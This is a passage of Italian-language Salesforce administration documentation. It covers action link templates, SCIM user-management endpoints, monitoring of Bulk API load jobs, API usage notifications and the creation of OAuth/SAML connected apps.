   c. Fare clic su **Elimina**.

   Importante: non è possibile eliminare un modello di link azioni associato a un modello di gruppo dei link azioni pubblicato.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile in: tutte le versioni tranne **Personal Edition**

AUTORIZZAZIONI UTENTE

Per eliminare modelli di gruppo dei link azioni:
- "Personalizza applicazione"

Per eliminare modelli di link azioni:
- "Personalizza applicazione"

Aggiunta di modelli di link azioni ai pacchetti

È possibile aggiungere i modelli di link azioni ai pacchetti per distribuirli ad altre organizzazioni Salesforce.

Quando si aggiunge un modello di gruppo dei link azioni, anche tutti i modelli di link azioni associati vengono aggiunti al pacchetto. È possibile aggiungere un modello di gruppo dei link azioni a un pacchetto gestito o non gestito. Come componente che si può inserire in un pacchetto, i modelli di gruppo dei link azioni possono inoltre sfruttare tutte le funzionalità dei pacchetti gestiti, ad esempio gli elenchi di AppExchange, aggiornamenti tramite push, script Apex post-installazione, gestione delle licenze e supporto avanzato per gli abbonati. Per creare un pacchetto gestito, è necessario utilizzare un'organizzazione Developer Edition.

- Vedere *Creazione e modifica di un pacchetto* su https://help.salesforce.com.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile in: tutte le versioni tranne **Personal Edition**

AUTORIZZAZIONI UTENTE

Per aggiungere modelli di link azioni ai pacchetti:
- "Crea pacchetto AppExchange"

Utilizzo del sistema SCIM (System for Cross-domain Identity Management)

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

Salesforce supporta la specifica 1.1 del sistema open-standard SCIM per la gestione delle identità tra domini e fornisce alcune estensioni alla specifica per consentire la modifica e la gestione delle proprietà utente tramite l'API REST.

Utilizzare le operazioni CRUD (Create, Read, Update e Disable) sugli utenti. Inoltre assegnare/annullare l'assegnazione degli utenti a un profilo, insieme di autorizzazioni, ruolo o gruppo pubblico di Salesforce utilizzando l'API REST.

Di seguito sono riportati gli endpoint SCIM di Salesforce, dove *url_org_salesforce* è l'URL dell'organizzazione (ad esempio un dominio personalizzato) per l'utente.

- `https://`*url_org_salesforce*`/services/scim/v1/Users`
- `https://`*url_org_salesforce*`/services/scim/v1/Groups`
- `https://`*url_org_salesforce*`/services/scim/v1/Entitlements`
- `https://`*url_org_salesforce*`/services/scim/v1/Schemas`

È possibile richiedere le funzionalità dell'implementazione SCIM di Salesforce utilizzando `https://`*url_org_salesforce*`/services/scim/v1/ServiceProviderConfigs`.

Per richiedere le proprietà di un utente specifico, utilizzare `https://`*url_org_salesforce*`/services/scim/v1/Users/`*IDutente* dove *IDutente* è l'ID di 18 caratteri dell'organizzazione dell'utente.

Salesforce include inoltre le seguenti estensioni.

- ID responsabile
- utenti esterni
- attributi personalizzati
- insiemi di autorizzazioni

Le seguenti estensioni SCIM aziendali appaiono sotto questo URN:

`urn:scim:schemas:extension:enterprise:1.0`

- employeeNumber
- division
- department
- manager (managerId e displayName)
- delegatedApprover (delegatedApproverId e displayName)

Le seguenti estensioni appaiono sotto questo URN:

`urn:salesforce:schemas:extension:18CHARORGID`

- campi personalizzati (se l'organizzazione ne dispone)

Le seguenti estensioni per gli utenti di External Identity o comunità (il cui *profileId* nei diritti è del tipo `external identity` o `community users`) appaiono sotto questo URN:

`urn:salesforce:schemas:extension:external:1.0`

- *accountId*
- *contactId*

Se questi valori non vengono forniti, Salesforce crea record referente e account per l'utente. Il nuovo nome dell'account è in formato ***username***`JITUserAccount`. Ad esempio: utente@nomeazienda.orgJITUserAccount.

Nota: Le seguenti informazioni sono valide per tutte le operazioni SCIM.

- In una clausola, `AND` non ha la precedenza su `OR`. Aggiungere in modo esplicito delle parentesi alle clausole se una singola clausola contiene sia `AND` che `OR`.
- In una clausola per i nomi degli attributi e gli operatori si fa distinzione tra maiuscole e minuscole.
- Questi campi devono essere filtrati separatamente.
  - Utenti: `entitlements`, `groups`.
  - Gruppi: `members`.
  - Diritti: `members`.

Per ulteriori informazioni, consultare la specifica SCIM 1.1 relativa allo schema principale, la specifica SCIM 1.1 relativa all'API REST e il manuale *Salesforce REST API Developer's Guide*.

Processi di caricamento dati in blocco

Monitoraggio di processi di caricamento dati in blocco

Mediante l'API in blocco, che è ottimizzata per elaborare serie di dati di grandi dimensioni, è possibile creare, aggiornare o eliminare insiemi di record molto ampi. Questa funzione consente di caricare, aggiornare o eliminare agevolmente i dati, da poche migliaia a milioni di record. L'elaborazione di grandi quantità di record richiede un certo tempo. Questa pagina consente di monitorare l'andamento dei processi in corso e i risultati dei processi recenti.

Per elaborare un insieme di record, creare un processo contenente uno o più batch. Il processo specifica l'oggetto da elaborare e il tipo di azione utilizzato (query, inserimento, inserimento con aggiornamento, aggiornamento o eliminazione). Un batch è un insieme di record inviato al server in una richiesta HTTP POST. Ogni batch viene elaborato separatamente dal server, non necessariamente nell'ordine di ricevimento.

Per monitorare lo stato dei processi di caricamento dati in blocco in corso o completati di recente, da Imposta, immettere *`Processi di caricamento dati in blocco`* nella casella `Ricerca veloce`, quindi selezionare **Processi di caricamento dati in blocco**.

L'elenco dei processi in corso contiene le colonne seguenti, riportate in ordine alfabetico:

Colonna	Descrizione
`ID processo`	L'ID univoco di 15 caratteri del processo.
`Oggetto`	Il tipo di oggetto relativo ai dati in corso di elaborazione. Tutti i dati di un processo devono avere lo stesso tipo di oggetto.
`Operazione`	L'operazione di elaborazione per tutti i batch del processo. I valori validi sono: • `eliminazione` • `insert` • `query` • `upsert` • `update`

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per monitorare i processi di caricamento dati in blocco:

- "Gestisci integrazioni di dati"

Colonna	Descrizione
	• `hardDelete`
`Avanzamento`	La percentuale di batch elaborati rispetto al numero totale di batch inviati. L'avanzamento non è visualizzato quando il processo è aperto perché il numero totale di batch del processo non è noto fino alla conclusione del processo. L'avanzamento può non rispecchiare in modo preciso il numero di record elaborati. È possibile che non tutti i batch contengano lo stesso numero di record e che siano elaborati a velocità diverse.
`Record elaborati`	Il numero di record già elaborati, che aumenta via via che vengono elaborati altri batch.
`Ora iniziale`	La data e l'ora in cui è stato inviato il processo.
`Stato`	Lo stato di elaborazione attuale del processo. I valori validi sono: • `Open`: Il processo è stato creato ed è possibile aggiungervi dei batch. • `Closed`: Non è possibile aggiungere nuovi batch al processo. I batch associati al processo possono essere elaborati una volta chiuso il processo. I processi chiusi non si possono né modificare, né salvare. • `Aborted`: Il processo è stato interrotto. • `Failed`: Il processo non è riuscito. I batch del processo elaborati correttamente non possono essere ritirati.
`Inviato da`	Il nome dell'utente che ha inviato il processo.

L'elenco dei processi completati contiene le colonne seguenti, riportate in ordine alfabetico: I processi completati vengono rimossi dall'elenco sette giorni dopo il completamento.

Colonna	Descrizione
`Ora finale`	La data e l'ora in cui è stato completato il processo.
`ID processo`	L'ID univoco di 15 caratteri del processo.
`Oggetto`	Il tipo di oggetto relativo ai dati in corso di elaborazione. Tutti i dati di un processo devono avere lo stesso tipo di oggetto.
`Operazione`	L'operazione di elaborazione per tutti i batch del processo. I valori validi sono: • `eliminazione` • `insert` • `query` • `upsert` • `update` • `hardDelete`
`Record elaborati`	Il numero di record già elaborati, che aumenta via via che vengono elaborati altri batch.
`Ora iniziale`	La data e l'ora in cui è stato inviato il processo.

Colonna	Descrizione
`Stato`	Lo stato di elaborazione attuale del processo. I valori validi sono: • `Aperto`: Il processo è stato creato ed è possibile aggiungervi dei batch. • `Chiuso`: Non è possibile aggiungere nuovi batch al processo. I batch associati al processo possono essere elaborati una volta chiuso il processo. I processi chiusi non si possono né modificare, né salvare. • `Interrotto`: Il processo è stato interrotto. • `Non riuscito`: Il processo non è riuscito. I batch del processo elaborati correttamente non possono essere ritirati.
`Inviato da`	Il nome dell'utente che ha inviato il processo.
`Tempo rimanente`	Il tempo totale rimanente per completare il processo.

VEDERE ANCHE:

Visualizzazione dei dettagli dei processi di caricamento dati in blocco

Visualizzazione dei dettagli dei processi di caricamento dati in blocco

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per monitorare i processi di caricamento dati in blocco:

- "Gestisci integrazioni di dati"

Mediante l'API in blocco, che è ottimizzata per elaborare serie di dati di grandi dimensioni, è possibile creare, aggiornare o eliminare insiemi di record molto ampi. Questa funzione consente di caricare, aggiornare o eliminare agevolmente i dati, da poche migliaia a milioni di record. L'elaborazione di grandi quantità di record richiede un certo tempo. Questa pagina consente di monitorare l'andamento dei processi in corso e i risultati dei processi recenti.

Per visualizzare i dettagli di un processo di caricamento dati in blocco:

1. Da Imposta, immettere *`Processi di caricamento dati in blocco`* nella casella `Ricerca veloce`, quindi selezionare **Processi di caricamento dati in blocco**.
2. Fare clic sul link di un `ID processo`.

La pagina dei dettagli del processo contiene i campi seguenti, riportati in ordine alfabetico:

Campo	Descrizione
`Tempo di elaborazione Apex (ms)`	Il numero di millisecondi necessari per l'elaborazione dei trigger e di altri processi correlati ai dati del processo. È la somma dei tempi equivalenti di tutti i batch del processo. Non include il tempo utilizzato per l'elaborazione di operazioni asincrone e batch Apex. In assenza di trigger, il valore è `0`.
`Tempo di elaborazione attivo API (ms)`	Il numero di millisecondi necessari per l'elaborazione attiva del processo. Include il tempo registrato nel campo `Tempo di elaborazione Apex (ms)`, ma non include il tempo di attesa del processo nell'area di attesa per l'elaborazione o il tempo necessario per la serializzazione e la deserializzazione. È la somma dei tempi equivalenti di tutti i batch del processo.
`Versione API`	La versione API del processo.

Campo	Descrizione
`Batch completati`	Il numero di batch completati per il processo.
`Modalità concomitanza`	La modalità concomitanza per l'elaborazione dei batch. I valori validi sono: • `parallel`: I batch vengono elaborati in modalità parallela. Questo è il valore predefinito. • `serial`: I batch vengono elaborati in modalità seriale.
`Tipo di contenuto`	Il tipo di contenuto del processo. I valori validi sono: • `CSV`: dati in formato CSV • `XML`: dati in formato XML (opzione predefinita) • `ZIP_CSV`: dati in formato CSV in un file zip contenente allegati binari • `ZIP_XML`: dati in formato XML in un file zip contenente allegati binari
`Ora finale`	La data e l'ora in cui è stato completato il processo.
`Campo ID esterno`	Il nome del campo ID esterno per un'operazione di `inserimento con aggiornamento`.
`Batch con errori`	Il numero di batch con errori del processo.
`ID processo`	L'ID univoco di 15 caratteri del processo.
`Batch in elaborazione`	Il numero di batch in elaborazione del processo.
`Oggetto`	Il tipo di oggetto relativo ai dati in corso di elaborazione. Tutti i dati di un processo devono avere lo stesso tipo di oggetto.
`Operazioni`	L'operazione di elaborazione per tutti i batch del processo. I valori validi sono: • `eliminazione` • `insert` • `query` • `upsert` • `update` • `hardDelete`
`Avanzamento`	La percentuale di batch elaborati rispetto al numero totale di batch inviati. L'avanzamento non è visualizzato quando il processo è aperto perché il numero totale di batch del processo non è noto fino alla conclusione del processo. L'avanzamento può non rispecchiare in modo preciso il numero di record elaborati. È possibile che non tutti i batch contengano lo stesso numero di record e che siano elaborati a velocità diverse.
`Batch in area di attesa`	Il numero di batch in area di attesa del processo.
`Record non riusciti`	Il numero di record del processo non elaborati.

Campo	Descrizione
`Record elaborati`	Il numero di record elaborati al momento dell'invio della richiesta, che aumenta via via che vengono elaborati altri batch.
`Nuovi tentativi`	Il numero di tentativi effettuati da Salesforce per salvare i risultati di un'operazione. I tentativi ripetuti sono dovuti a un problema, ad esempio un conflitto di blocchi.
`Ora iniziale`	La data e l'ora in cui è stato inviato il processo.
`Stato`	Lo stato di elaborazione attuale del processo. I valori validi sono: • `Aperto`: Il processo è stato creato ed è possibile aggiungervi dei batch. • `Chiuso`: Non è possibile aggiungere nuovi batch al processo. I batch associati al processo possono essere elaborati una volta chiuso il processo. I processi chiusi non si possono né modificare, né salvare. • `Interrotto`: Il processo è stato interrotto. • `Non riuscito`: Il processo non è riuscito. I batch del processo elaborati correttamente non possono essere ritirati.
`Inviato da`	Il nome dell'utente che ha inviato il processo.
`Tempo rimanente`	Il tempo totale rimanente per completare il processo.
`Tempo di elaborazione totale (ms)`	Il numero di millisecondi necessari per l'elaborazione del processo. È la somma dei tempi di elaborazione totali di tutti i batch del processo.

La pagina dei dettagli del processo include un elenco correlato di tutti i batch del processo. L'elenco correlato fornisce i link **Visualizza richiesta** e **Visualizza risposta** per ogni batch. Se il batch è un file CSV, i link restituiscono la richiesta o la risposta in formato CSV. Se il batch è un file XML, i link restituiscono la richiesta o la risposta in formato XML. Questi link sono disponibili per i batch creati nell'API versione 19.0 e successive.

L'elenco correlato dei batch contiene i campi seguenti, riportati in ordine alfabetico:

Campo	Descrizione
`Tempo di elaborazione Apex (ms)`	Il numero di millisecondi necessari per l'elaborazione dei trigger e di altri processi correlati ai dati del batch. In assenza di trigger, il valore è `0`. Non include il tempo utilizzato per l'elaborazione di operazioni asincrone e batch Apex.
`Tempo di elaborazione attivo API (ms)`	Il numero di millisecondi necessari per l'elaborazione attiva del batch. Include il tempo di elaborazione Apex. Non include il tempo di attesa del batch nell'area di attesa per l'elaborazione o il tempo necessario per la serializzazione e la deserializzazione.
`ID batch`	L'ID del batch. Può essere globalmente univoco, anche se non necessario.
`Ora finale`	La data e l'ora di fine dell'elaborazione nel fuso orario UTC. Valida solo se lo stato è `Completato`.
`Record non riusciti`	Il numero di record del batch non elaborati.

Campo	Descrizione
`Record elaborati`	Il numero di record del batch elaborati al momento dell'invio della richiesta. Il numero aumenta via via che vengono elaborati altri batch.
`Numero di tentativi`	Il numero di tentativi effettuati da Salesforce per salvare i risultati di un'operazione. I tentativi ripetuti sono causati da un problema, quale un conflitto di blocchi o un'elaborazione del batch troppo lunga.
`Ora iniziale`	La data e l'ora di creazione del batch nel fuso orario UTC. Non si tratta dell'ora di inizio dell'elaborazione, ma dell'ora in cui il batch è stato aggiunto al processo.
`Messaggio di stato`	Contiene i motivi per i quali il batch non è stato completato correttamente.
`Stato`	Lo stato di elaborazione attuale del batch. • `Queued`: l'elaborazione del batch non è ancora iniziata. Se il processo associato al batch viene interrotto, il batch non viene elaborato e lo stato verrà impostato su `Not Processed`. • `In Progress`: il batch è in fase di elaborazione. Se il processo associato al batch viene interrotto, l'elaborazione del batch continua fino al completamento. È necessario chiudere il processo associato al batch in modo tale che l'elaborazione del batch sia completata. • `Completed`: il batch è stato elaborato e la risorsa risultato è disponibile. La risorsa risultato indica se alcuni record non sono riusciti. Un batch può essere completato anche nel caso in cui alcuni o tutti i record non siano riusciti. Se un sottoinsieme di record non è riuscito, i record riusciti non vengono ritirati. • `Failed`: il batch non ha elaborato la richiesta completa a causa di un errore imprevisto, ad esempio una richiesta compressa in un formato non supportato o un errore interno del server. • `Not Processed`: il batch non ha elaborato la richiesta completa a causa di un errore imprevisto, ad esempio una richiesta compressa in un formato non supportato o un errore interno del server.
`Tempo di elaborazione totale (ms)`	Il numero di millisecondi necessari per l'elaborazione del batch. Non è incluso il tempo di attesa del batch in coda per l'elaborazione.
`Visualizza richiesta`	Fare clic sul link per il batch per visualizzare la richiesta.
`Visualizza risultato`	Fare clic sul link per il batch per visualizzare i risultati.

VEDERE ANCHE:

Monitoraggio di processi di caricamento dati in blocco

Notifiche di utilizzo API

Notifiche di utilizzo API

Quando si crea una notifica di utilizzo richieste si indica un amministratore a cui inviare notifica tramite email ogni volta che l'organizzazione supera il limite impostato per il numero di richieste API effettuate in un intervallo di ore specificato.

Per visualizzare le notifiche di utilizzo API, da Imposta, immettere *Notifiche utilizzo API* nella casella `Ricerca rapida`, quindi selezionare **Notifiche utilizzo API**.

Dall'elenco delle notifiche è possibile:

- Fare clic su **Modifica** o su **Canc** per modificare o eliminare una notifica esistente.
- Visualizzare il nome dell'utente che riceverà la notifica.
- Visualizzare l'intervallo di notifica che definisce la frequenza con cui vengono inviate le notifiche. Ad esempio, se l'intervallo di notifica è di quattro ore, la notifica viene inviata solo se l'ultima notifica è stata inviata almeno quattro ore prima. Quindi, in un periodo di 24 ore vengono inviate al massimo sei notifiche.
- Visualizzare la percentuale del limite che, se superata, attiva l'invio di una notifica. Ad esempio, se l'organizzazione ha un limite di 1.000.000 richieste e si impostano una percentuale di soglia di 60 (il 60%) e un intervallo di notifica di 24 ore, l'utente specificato riceve una notifica quando nell'arco di 24 ore vengono inviate 600.000 richieste API.
- Visualizzare il nome dell'utente che ha creato la notifica e la data di creazione della stessa, nonché la data dell''ultima modifica della notifica e il nome dell'utente che ha apportato la modifica.

Per creare una nuova notifica, fare clic su **Nuovo**.

È possibile creare fino a dieci notifiche per organizzazione.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per visualizzare, creare, modificare o eliminare notifiche:

- "API abilitata"

VEDERE ANCHE:

Visualizzazione delle notifiche di utilizzo API

Creazione e modifica di notifiche di utilizzo API

Visualizzazione delle notifiche di utilizzo API

Nella pagina dei dettagli delle notifiche di utilizzo API è possibile visualizzare le informazioni relative a una notifica:

- Destinatario notifica: nome utente della persona a cui viene inviata la notifica per email.
- Soglia: percentuale del limite di utilizzo al raggiungimento della quale viene attivato l'invio di una notifica per email.
- Intervallo di notifica (ore): frequenza con cui vengono inviate le notifiche. Ad esempio, se l'intervallo di notifica è di quattro ore, la notifica viene inviata solo se l'ultima notifica è stata inviata almeno quattro ore prima. Quindi, in un periodo di 24 ore vengono inviate al massimo sei notifiche.
- Creato da: utente che ha creato la richiesta di notifica e la data e l'ora di creazione.
- Modificato da: ultimo utente che ha modificato la notifica.

In questa pagina è possibile anche creare una nuova notifica in base ai valori della notifica visualizzata. Fare clic su **Clona** per creare una nuova notifica inserendovi automaticamente i valori correnti. Prima del salvataggio è possibile modificare tali valori.

VEDERE ANCHE:

Creazione e modifica di notifiche di utilizzo API

Notifiche di utilizzo API

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per visualizzare, creare, modificare o eliminare notifiche:

- "API abilitata"

Creazione e modifica di notifiche di utilizzo API

Nella pagina di modifica della misurazione dell'utilizzo API, è possibile inserire i valori richiesti per la notifica di raggiungimento del limite di traffico. Da Imposta, digitare *`Notifiche utilizzo API`* nella casella `Ricerca veloce`, quindi selezionare **Notifiche utilizzo API**.

- Utente Salesforce che riceverà le notifiche.
- Percentuale di soglia. Percentuale del limite di traffico che, se superata durante l'intervallo di notifica impostato, attiva l'invio di una notifica all'utente specificato. Il valore deve essere compreso tra 0 e 100.
- Periodo di tempo in cui viene misurato il numero di richieste, in ore. Ad esempio, se l'intervallo è 24, affinché venga inviata una notifica è necessario che il limite sia stato superato nelle 24 ore appena trascorse.

  Se si modifica il periodo di tempo, la nuova impostazione diventa effettiva solo dopo la successiva notifica del periodo di tempo esistente. Si supponga ad esempio di aver impostato il periodo di tempo in modo da inviare notifiche ogni ora. Poi alle 16:05 si imposta il periodo di tempo in modo da inviare notifiche ogni 24 ore. L'ultima notifica relativa al precedente periodo di tempo viene inviata alle 17:00. Quella successiva verrà inviata alle 17:00 del giorno successivo.

VEDERE ANCHE:

Visualizzazione delle notifiche di utilizzo API

Notifiche di utilizzo API

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per visualizzare, creare, modificare o eliminare notifiche:

- "API abilitata"

Applicazioni di accesso remoto

Panoramica sulle applicazioni di accesso remoto

 Nota: Le applicazioni di accesso remoto sono state sostituite dalle applicazioni connesse. Utilizzare le applicazioni connesse per qualsiasi applicazione che deve integrarsi con Salesforce per verificare gli utenti e controllare i criteri di protezione per le applicazioni esterne. Per tutte le applicazioni di accesso remoto esistenti è stata eseguita automaticamente la migrazione ad applicazioni connesse con il rilascio Summer '13.

VEDERE ANCHE:

Panoramica sulleapplicazioni connesse

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Applicazioni connesse

Panoramica sulleapplicazioni connesse

AUTORIZZAZIONI UTENTE

Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Un'applicazione connessa è un'applicazione che si integra con Salesforce utilizzando le API. Le applicazioni connesse utilizzano i protocolli SAML e OAuth standard per l'autenticazione, forniscono il Single Sign-On e i token da utilizzare con le API di Salesforce. Oltre alle funzionalità OAuth standard, le applicazioni connesse consentono agli amministratori di impostare vari criteri di protezione e avere il controllo diretto sugli utenti che possono utilizzare le applicazioni corrispondenti.

Uno sviluppatore o un amministratore definisce un'applicazione connessa per Salesforce fornendo le seguenti informazioni.

- Nome, descrizione, logo e informazioni di contatto
- Un URL in cui Salesforce può individuare l'applicazione per l'autorizzazione o l'identificazione
- Il protocollo di autorizzazione: OAuth, SAML o entrambi
- Intervalli IP facoltativi in cui l'applicazione connessa può essere eseguita
- Informazioni facoltative in merito ai criteri mobili che l'applicazione connessa può imporre

Per le applicazioni connesse che utilizzano fornitori di servizi OAuth, definire gli ambiti e l'URL di richiamata per l'applicazione connessa. In cambio, Salesforce fornisce una chiave consumatore OAuth e un Segreto consumatore per autorizzare l'applicazione connessa.

Per le applicazioni connesse che utilizzano fornitori di servizi SAML, definire l'ID entità, l'URL del servizio consumatori dell'asserzione (ACS), il Tipo di oggetto, il Formato ID nome e l'Emittente (tali valori devono essere disponibili presso il fornitore di servizi) per autorizzare l'applicazione connessa.

Esistono due modalità di distribuzione:

- L'applicazione viene creata e utilizzata nella stessa organizzazione. Questo è il tipico caso dei reparti IT, ad esempio.
- L'applicazione viene creata in una organizzazione e installata in altre organizzazioni. Questo è il modo in cui un'entità con più organizzazioni o un ISV utilizzano le applicazioni connesse.

Gli amministratori possono installare l'applicazione connessa nella propria organizzazione, abilitare l'autenticazione SAML e utilizzare profili, insiemi di autorizzazioni e restrizioni degli intervalli IP per controllare quali utenti possono accedere all'applicazione. Possono impostare l'esposizione dell'applicazione connessa come applicazione area di disegno per una più stretta integrazione con l'interfaccia utente di Salesforce. Gli amministratori possono anche disinstallare l'applicazione connessa e installare una versione più recente quando uno sviluppatore aggiorna l'applicazione remota e informa gli amministratori che è disponibile una nuova versione.

Nota: nelle organizzazioni che utilizzano la versione Group Edition, non è possibile gestire l'accesso dei singoli utenti utilizzando i profili. Tuttavia, è possibile impostare policy durante la modifica delle impostazioni di un'applicazione connessa OAuth in un'organizzazione Group Edition per controllare l'accesso all'applicazione connessa per tutti gli utenti.

Inoltre, i pacchetti di applicazioni connesse gestiti tramite Salesforce come quelli per le applicazioni scaricabili di Salesforce1 non possono essere disinstallati. Verranno automaticamente aggiornati al successivo aggiornamento della sessione utente.

Le applicazioni connesse possono essere aggiunte soltanto ai pacchetti gestiti. Le applicazioni connesse non sono supportate per i pacchetti non gestiti.

VEDERE ANCHE:

Creazione di un'applicazione connessa

Modifica, inclusione in un pacchetto o eliminazione di un'applicazione connessa

https://na1.salesforce.com/help/pdfs/en/salesforce_identity_implementation_guide.pdf

Creazione di un'applicazione connessa

AUTORIZZAZIONI UTENTE	
Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Per creare un'applicazione connessa:

1. Da Imposta, immettere *Applicazioni* nella casella `Ricerca veloce`, quindi selezionare **Applicazioni**.
2. Nella sezione Applicazioni connesse, fare clic su **Nuova**.

Le informazioni immesse per creare un'applicazione connessa sono così suddivise:

- Informazioni di base
- API (Abilita impostazioni OAuth)
- Impostazioni app Web
- Handler personalizzato applicazione connessa
- Impostazioni app mobile
- Impostazioni app Area di disegno

È possibile creare un'applicazione connessa senza specificare alcuna autorizzazione, area di disegno o impostazione mobile. Questo tipo di applicazione connessa si comporta come un "segnalibro" all'URL specificato che viene visualizzato nel Programma di avvio applicazione dell'utente e nel menu a discesa dell'applicazione. È sufficiente inserire informazioni di base e fornire un `URL iniziale` nelle Impostazioni app Web. Se la destinazione richiede l'autenticazione, il servizio che ospita l'URL di destinazione deve richiedere agli utenti di fornire le credenziali di accesso quando navigano verso di esso.

Al termine dell'immissione delle informazioni, fare clic su **Salva** per salvare la nuova applicazione. A questo punto è possibile pubblicare l'applicazione, apportarvi ulteriori modifiche o eliminarla. Se si utilizza OAuth, il salvataggio dell'applicazione fornisce due nuovi valori che l'applicazione utilizza per comunicare con Salesforce:

- `Chiave consumatore`: Valore utilizzato dal consumatore per identificarsi in Salesforce. Viene definito `client_id` in OAuth 2.0.
- `Segreto consumatore`: segreto utilizzato dal consumatore per stabilire la proprietà della chiave consumatore. Viene definito `client_secret` in OAuth 2.0.

Importante: Durante l'aggiornamento dei campi per un'applicazione connessa, tenere presente che le modifiche ad alcuni campi si applicano immediatamente anche a tutte le versioni installate dell'applicazione connessa. Si tratta di campi indipendenti dalla versione che non tengono conto del ciclo di vita del pacchetto o dell'installazione. Gli utenti dell'applicazione connessa vedranno

elementi come il cambiamento della descrizione. I campi indicati di seguito hanno questo comportamento indipendente dalla versione.

- Descrizione
- URL info
- URL immagine logo
- URL di richiamata

Informazioni di base

In questa sezione, specificare le informazioni di base relative all'applicazione, quali il nome, il logo e le informazioni di contatto.

1. Immettere il `nome dell'applicazione connessa`. Questo nome viene visualizzato nell'elenco delle applicazioni connesse.

   Nota: Il nome deve essere univoco per le applicazioni connesse nell'organizzazione. È possibile riutilizzare il nome di un'applicazione connessa eliminata se l'applicazione connessa è stata creata con il rilascio Spring '14 o con un rilascio successivo. Non è possibile riutilizzare il nome di un'applicazione connessa eliminata se l'applicazione connessa è stata creata con un rilascio precedente.

2. Immettere il `Nome API`, utilizzato quando si fa riferimento all'applicazione da un programma. Per impostazione predefinita, viene utilizzata una versione del nome priva di spazi. Sono consentiti soltanto lettere, numeri e caratteri di sottolineatura; pertanto sarà necessario modificare il nome predefinito se il nome originale dell'applicazione contiene qualsiasi altro carattere.
3. Fornire l'`Email referente` che Salesforce dovrà utilizzare per contattare il creatore dell'applicazione o il suo team di assistenza. Questo indirizzo non verrà comunicato agli amministratori che installano l'applicazione.
4. Immettere il `Telefono referente` che potrà essere utilizzato da Salesforce in caso di necessità. Questo numero non verrà comunicato agli amministratori che installano l'applicazione.
5. Immettere un `URL immagine logo` per visualizzare il proprio logo nell'elenco delle applicazioni connesse e nella pagina di consenso che l'utente vede durante l'autenticazione. L'URL deve utilizzare HTTPS. L'immagine del logo non può superare i 125 pixel in altezza o i 200 pixel in larghezza e deve essere in formato GIF, JPG o PNG con una dimensione massima del file di 100 KB. Il logo predefinito è una nuvola. Sono disponibili diversi modi per aggiungere un logo personalizzato.
   - È possibile caricare l'immagine del logo facendo clic su **Carica immagine logo**. Selezionare dal file system locale un'immagine che soddisfa i requisiti di dimensione per il logo. Una volta completato correttamente il caricamento, nel campo `URL immagine logo` viene visualizzato l'URL al logo. In caso contrario, verificare che il logo soddisfi i requisiti di dimensione.
   - È inoltre possibile selezionare un logo dagli esempi forniti facendo clic su **Scegliere uno dei nostri loghi di esempio**. I loghi disponibili includono quelli per le applicazioni Salesforce, le applicazioni di terze parti e gli enti preposti alla definizione degli standard. Fare clic sul logo desiderato, quindi copiare e incollare l'URL visualizzato nel campo `URL immagine logo`.
   - È possibile utilizzare un logo ospitato pubblicamente sui server Salesforce caricando un'immagine che soddisfa i requisiti di dimensione del file (altezza 125 pixel o larghezza 200 pixel massimo, formato file GIF, JPG o PNG con dimensione massima del file di 100 KB) come documento utilizzando la scheda Documenti. Quindi visualizzare l'immagine per ottenere l'URL e immettere tale URL nel campo `URL immagine logo`.
6. Immettere un `URL icona` per visualizzare un logo nella pagina di approvazione OAuth che l'utente visualizza quando utilizza per la prima volta l'applicazione. Il logo deve avere un'altezza e una larghezza di 16 pixel ed essere su sfondo bianco. I loghi di esempio sono disponibili anche per le icone.

   È possibile selezionare un'icona dagli esempi forniti facendo clic su **Scegliere uno dei nostri loghi di esempio**. Fare clic sull'icona desiderata, quindi copiare e incollare l'URL visualizzato nel campo `URL icona`.

